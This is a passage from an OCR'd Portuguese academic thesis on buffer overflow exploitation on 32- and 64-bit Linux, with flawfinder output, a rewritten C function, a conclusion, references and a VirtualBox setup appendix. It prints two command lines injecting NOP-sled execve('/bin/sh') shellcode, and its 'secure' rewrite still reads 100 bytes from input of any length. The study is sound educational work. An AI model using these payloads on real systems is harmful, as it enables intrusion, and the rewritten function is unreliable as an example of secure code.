osboxes@tcc-64-bit:~$ flawfinder programa_vulneravel.c
Examining programa_vulneravel.c

FINAL RESULTS:

programa_vulneravel.c:19:  [4] (buffer) strcpy:
 Does not check for buffer overflows when copying to
destination (CWE-120).
 Consider using strcpy_s, strncpy, or strlcpy (warning,
strncpy is easily misused).
programa_vulneravel.c:17:  [2] (buffer) char:
 Statically-sized arrays can be improperly restricted,
leading to potential overflows or other issues (CWE-119:CWE-
120). Perform bounds checking, use functions that limit
length, or ensure that the size is larger than the maximum
possible length.
```

A análise do código fonte apontou no programa vulnerável as linhas que contém erros de segurança. Informando que a função `strcpy` é insegura, o número da CWE (Common Weakness Enumeration) e sugerindo alternativas para tornar o código seguro. Também

informou que arrays de tamanho estático podem levar a possível *overflow*, sugerindo fazer a validação do limite do *array*.

Reescrevendo o programa de forma a ser mais seguro e evitar que a análise realizada pela ferramenta *flawfinder* informe alguma possível falha de vulnerabilidade, é gerado o seguinte código:

```
# include <stdio.h>
# include <stdlib.h>
# include <string.h>

void funcao_segura();

int main (int argc, char * argv[])
{
        funcao_segura(argv[1]);
        printf ("Copiado com sucesso, string: %s\n",argv[1]);
        return 0;
}


void funcao_segura(char texto[])
{
        char *buffer;
        buffer = (char *) malloc(100 * sizeof(char));
        printf("O endereco do buffer eh: %p\n",&buffer[0]);
        int i;
        for(i=0; i<100 ; i++)
        {
                buffer[i] = texto[i];
        }
        free(buffer);
        return ;
}
```

Ao executar a análise sobre o novo código fonte não é apresentada nenhuma falha em potencial. O *buffer* agora é alocado dinamicamente e reside na área de *heap* e devido ao laço *for,* somente 100 elementos são copiados, evitando assim a exploração de um novo ataque residindo na área de *heap*. Executando o programa em 32 e 64 bits, sem as proteções habilitadas, é verificado que o ataque não obtém sucesso em nenhuma das arquiteturas:

```
osboxes@tcc-32bits:~$ ./program $(python -c 'print
"\x90"*42+"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5
b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\
x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2
f\x73\x68" + "\xfc\xef\xff\xbf"*7')
```

O endereco do buffer eh: 0x804b008

Copiado com sucesso, string:ï¿½ï¿½ï¿½ï¿½ï¿½ï¿½ï¿½ï¿½ï¿½ï¿½ï¿½ïï¿½ï¿½ï¿½ï¿½ï¿½ï¿½ï¿½ï¿½ï¿½ï¿½¿½ï¿½ï¿½ï¿½ï¿½ï¿½ï¿½ï¿½ï¿½1ï¿½ï¿½F1ï¿½1ï¿½Í€ï¿½[1ï¿½ï¿½Cï¿½ï¿½Cï¿½ï¿½ï¿½Sï¿½ï¿½ï¿½ï¿½ï¿½/bin/shï¿½

osboxes@tcc-64-bit:~$ ./program $(python -c 'print "\x90"*67+"\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a\x3b\x58\x0f\x05" + "\x01\xde\xff\xff\xff\x7f"*5')

O endereco do buffer eh: 0x602010

Copiado com sucesso, string: ï¿½ï¿½ï¿½ï¿½ï¿½ï¿½ï¿½ï¿½ï¿½ï¿ï¿½H1ï¿½WW^ZHï¿½//bin/shHï¿½WT_j;X ï¿½ï¿½ï¿½ ï¿½ï¿½ï¿½ ï¿½ï¿½ï¿½ ï¿½ï¿½ï¿½ ï¿½ï¿½ï¿½ï¿½

6 CONCLUSÃO

A vulnerabilidade de *Buffer Overflow* pode estar presente em qualquer aplicação na qual não há checagem de limites de *buffers*. A exploração do ataque pode ser usada para aumentar o privilégio de algum usuário, obter acesso ao sistema e ser causa de ataques de *Denial of Service*.

Essa não é uma vulnerabilidade nova, teve seu primeiro caso de exploração por volta do ano de 1988 e detalhes da exploração são conhecidos desde 1996 (ALEPH ONE, 1996). Porém ainda hoje diversos casos da vulnerabilidade são encontrados em sistemas. No site da *Security Focus* os mais recentes casos de relatados são no Adobe Acrobat Reader, Dlink DIR-825 e IBM HTTP Server.

Este trabalho teve como objetivo analisar a vulnerabilidade e sua exploração em sistemas de 32 e 64 bits. Para isso foi desenvolvido um experimento de um programa vulnerável e explorado nas duas arquiteturas no ambiente Linux Ubuntu 15.04 Vivid. Foi verificado que a vulnerabilidade está presente nas duas arquiteturas e que o mesmo ataque realizado em sistemas de 32 bits não obtém sucesso em sistemas de 64 bits, devido à mudança do tamanho do espaço de endereçamento e à troca dos números das chamadas de sistemas, tornando o *shellcode* de 32 bits inválido.

Num último momento foram analisadas as proteções desenvolvidas para a vulnerabilidade. As proteções NX bit, ASLR e Canary foram detalhadas isoladamente, citando formas de ultrapassar cada uma e suas diferenças nas duas arquiteturas. Também foi visto que a prática de codificação segura evita a vulnerabilidade.

Buffer Overflow é uma vulnerabilidade que dominou o *ranking* de vulnerabilidades no período entre 1988 e 2012. Desde o seu surgimento ela é estudada pela comunidade da computação, seja para novas formas de exploração ou proteção. Com o surgimento de arquiteturas de 64 bits o problema não foi totalmente resolvido. As proteções existentes até o momento não anulam a vulnerabilidade, exceto o mecanismo de ASLR que teve um aumento de eficácia devido à quantidade de bits aleatórios, as outras proteções mantém a mesma forma que em arquiteturas de 32 bits. Dessa forma, um *hacker* determinado tentará explorar a vulnerabilidade, pois para cada proteção já foram desenvolvidas maneiras de ultrapassá-las. Porém, elas dificultam bastante a exploração e execução do ataque, pois agora o atacante tem que ultrapassar todas em conjunto.

Buffer Overflow é apenas uma vulnerabilidade presente em sistema computacionais, e o estudo de segurança envolve muitas vulnerabilidades. Por fim, este trabalho visa a conscientizar profissionais e seus formadores da importância da codificação segura, sua prática e ensinamentos, visto que o foco dos atacantes está na camada de aplicação (OWASP, 2012) e a programação segura elimina a exploração de alguns tipos de ataques dominantes nas últimas décadas.

REFERÊNCIAS

OWASP. How to Start a Software Security Initiative Whitin Your Organization: a Maturity Based and Metrics Driven Approach. 2009. Disponível em: https://www.owasp.org/images/c/c4/OWASP-ItalyDayEGov09_04_Morana.pdf. Acesso em: Novembro 2015.

OWASP. Melhores Práticas de Programação Segura: Guia de Referência Rápida.Versão 1.3, 2012. Disponível em: https://www.owasp.org/images/6/6d/OWASP_SCP_v1.3_pt-PT.pdf. Acesso em: Novembro 2015.

FRITSCH, H. Buffer Overflows on linux-x86-64. Technische Universität München. Janeiro, 2009. Disponível em: https://www.blackhat.com/presentations/bh-europe-09/Fritsch/Blackhat-Europe-2009-Fritsch-Buffer-Overflows-Linux-whitepaper.pdf. Acesso em: Novembro 2015.

MATZ, Michael. System V Application Binary Interface: AMD64 Architecture Processor Supplement. Versão 0.99.6 , 2013. Disponível em: https://software.intel.com/sites/default/files/article/402129/mpx-linux64-abi.pdf. Acesso em: Novembro 2015.

LU, H.J; KREITZER, D; GIRKAR, M; ANSARI, Z; System V Application Binary Interface: Intel 386 Architecture Processor Supplement. Versão 1.0. Fevereiro 2015. Disponível em: http://www.uclibc.org/docs/psABI-i386.pdf. Acesso em Novembro 2015.

KERNIGHAN, B. W.; RITCHIE, D. M. **The C Programming Language.** 2. ed. Nova Jérsia. Prentice Hall PTR. 1988

IEE Spectrum. The 2015 top tem programming languages. Julho, 2015. Disponível em: http://spectrum.ieee.org/computing/software/the-2015-top-ten-programming-languages. Acesso em Outubro 2015.

INTEL CORPORATION. Intel 64 and IA-32 Architectures Software Developer's Manual – Volume 1: Basic Architecture. [S.I], 2010. Disponível em: http://download.intel.com/design/processor/manuals/253665.pdf. Acesso em: Setembro 2015

INTEL CORPORATION. Intel 64 and IA-32 Architectures Software Developer's Manual – Volume 2: Instruction Set Reference, A-Z, September 2015. Disponível em: http://www.intel.com.br/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf.Acesso em: Novembro 2015.

KLEEN, A.;Porting Linux x86_64.SuSE Labs. Disponível em: https://www.kernel.org/doc/ols/2001/x86-64.pdf. Acesso em Novembro 2015.

ERICKSON J. **Hacking the art of exploitation.** 2 ed. São Francisco. 2008.

YOUNAN, Y. 25 years of vulnerabilitie: 1988-2012. 2013. 17 f. RESEARCH REPORT. Disponível em: https://courses.cs.washington.edu/courses/cse484/14au/reading/25-years-vulnerabilities.pdf. Acesso em: Outubro 2015.

RIPOLL, I. MARCO-GISBERT, H. On the Effectiveness of Full-ASLR on 64-bit Linux. Universitat Politècnica de València. 2014. Disponível em: http://cybersecurity.upv.es/attacks/offset2lib/offset2lib-paper.pdf. Acesso em Novembro 2015.

GORDON, D. **Addres Space Layout Randomization.** University of Wisconsin Plattleville Seminar Paper Fall09

ANLEY, C. HEASMAN, J. LINDER, F. RICHARTE, G. **The shellcoder's handbook.** Discovering and Exploiting Security Holes. 2.ed. 2007.

ONE, A. Smashing The Stack For Fun And Profit. Phrack, volume 07. Disponível em: https://inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf. Acesso em: Outubro 2015.


APÊNDICE: CONFIGURAÇÃO DO AMBIENTE

Este apêndice tem por finalidade servir como um manual para a configuração do ambiente para realizar o experimento.

Faça *download* das imagens das máquinas virtuais Ubuntu versão 15.04 Vivid para arquitetura de 32 e 64 bits no site http://www.osboxes.org/.

Faça *download* e instalação da VM Virtual Box da Oracle, atualmente na versão 5.0, disponível no site https://www.virtualbox.org/.


Após a instalação, abra a Virtual Box e clique na opção 'novo'. Deverá aparecer uma tela para criação da máquina com opções de Nome, Tipo e Versão. Escolha um nome que ajude a memorizar o propósito da máquina (nesse exemplo foi escolhido 'Configuração 32 bits', escolha tipo 'Linux' e a versão referente à arquitetura que será utilizada, 32 ou 64 bits. Ao fim, a janela ficará semelhante a imagem abaixo:



Clique em 'Próximo' e na próxima seção escolha o tamanho da memória utilizada para a máquina. Virtual Box já apresentará quanto de memória tem disponível. Não é recomendado deixar pouca memória para o sistema hospedeiro e para a máquina virtual, pois o sistema pode ficar lento. Escolha o tamanho de memória adequado e clique em 'Próximo'.

No próximo passo tem a opção de configuração do Disco Rígido. Nesse momento será utilizado o arquivo que foi baixado do site *osboxes*. Marque a opção 'Utilizar um disco rígido

virtual existente' e escolha o arquivo referente à versão do passo de criação da máquina virtual. A configuração desse passo ficará semelhante à imagem abaixo:



Clique em 'Criar' e a máquina virtual estará pronta para o uso. Para usar selecione a máquina configurada e clique em 'Iniciar'. Ainda há a opção 'Configurações' na qual as opções escolhidas dentre outras podem ser reconfiguradas, mas para o uso desse trabalho não são necessárias.